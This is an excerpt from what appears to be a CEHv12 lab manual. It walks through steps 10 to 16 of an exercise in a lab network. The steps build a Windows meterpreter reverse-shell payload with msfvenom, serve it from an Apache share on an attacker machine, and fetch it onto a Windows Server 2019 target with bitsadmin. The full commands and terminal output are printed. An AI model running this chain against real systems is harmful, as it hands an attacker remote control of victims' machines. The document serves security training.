
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.





11. In the terminal window, type `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe` and press **Enter**, to create the payload.



12. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal history is as follows:

```
cp /home/attacker/Exploit.exe /var/www/html/share - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
mkdir /var/www/html/share
[root@parrot] ~
chmod -R 755 /var/www/html/share
[root@parrot] ~
chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
cp /home/attacker/Exploit.exe /var/www/html/share
[root@parrot] ~
#
```

The terminal window has a dark theme with green text for output and red text for errors. It includes standard Linux navigation keys like arrow keys and a scroll bar.


13. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]/home/attacker]
└─# mkdir /var/www/html/share
[root@parrot]~[-]/home/attacker]
└─# chmod -R 755 /var/www/html/share
[root@parrot]~[-]/home/attacker]
└─# chown -R www-data:www-data /var/www/html/share
[root@parrot]~[-]/home/attacker]
└─# cp /home/attacker/Exploit.exe /var/www/html/share
[root@parrot]~[-]/home/attacker]
└─# service apache2 start
[root@parrot]~[-]/home/attacker]
└─#


```

14. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine.

15. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.



16. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press Enter.

